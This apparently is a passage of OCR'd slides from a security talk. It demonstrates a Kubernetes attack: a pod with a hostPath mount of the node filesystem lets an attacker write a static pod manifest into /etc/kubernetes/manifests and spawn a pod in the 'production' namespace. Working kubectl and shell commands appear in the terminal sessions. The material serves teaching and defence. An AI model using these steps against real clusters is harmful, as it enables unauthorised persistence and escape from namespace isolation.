
Lets assume that at some point a kubernetes admin made a `dmz` namespace and applied this vulnerable manifest to it.

```
smores@campfire:~/Documents/kubernetes/manifests $ k get pods -n dmz
No resources found in dmz namespace.
smores@campfire:~/Documents/kubernetes/manifests $ k apply -f hostMount.yaml
pod/vuln-nginx created
smores@campfire:~/Documents/kubernetes/manifests $ kubectl get pods -n dmz
NAME         READY   STATUS    RESTARTS   AGE
vuln-nginx   1/1     Running   0          8s
smores@campfire:~/Documents/kubernetes/manifests $
```


As an attacker we either are lucky enough to find ourselves already in the `vuln-nginx` pod, or we exec into the pod. Upon looking at the file system, we can see that the `nodeFS` directory contains the contents of the filesystem of the node running the pod. We can exploit this by utilzing Persistence -> Static pod to spawn a pod outside of the `dmz` namespace.

```
smores@campfire:~/Documents/kubernetes/manifests $ k exec -n dmz -it vuln-nginx -- bash
root@vuln-nginx:/# ls
bin   dev                  docker-entrypoint.sh  home  lib64  mnt     opt   root  sbin  sys  usr
boot  docker-entrypoint.d  etc                   lib   media  nodeFS  proc  run   srv   tmp  var
root@vuln-nginx:/# cd /nodeFS/etc/kubernetes/manifests/
root@vuln-nginx:/nodeFS/etc/kubernetes/manifests# ls
etcd.yaml  kube-apiserver.yaml  kube-controller-manager.yaml  kube-scheduler.yaml
root@vuln-nginx:/nodeFS/etc/kubernetes/manifests# echo "apiVersion: v1
kind: Pod
metadata:
  name: jump2prod
  namespace: production
spec:
  containers:
  - name: nginx
    image: nginx:latest" >> jump2prod.yaml
```

Whats the threat landscape look like?



exit(0)



- Q/A (Time permitting)
- kubenomicon.com
- GrahamHelton.com/links

Link to kubenomicon ->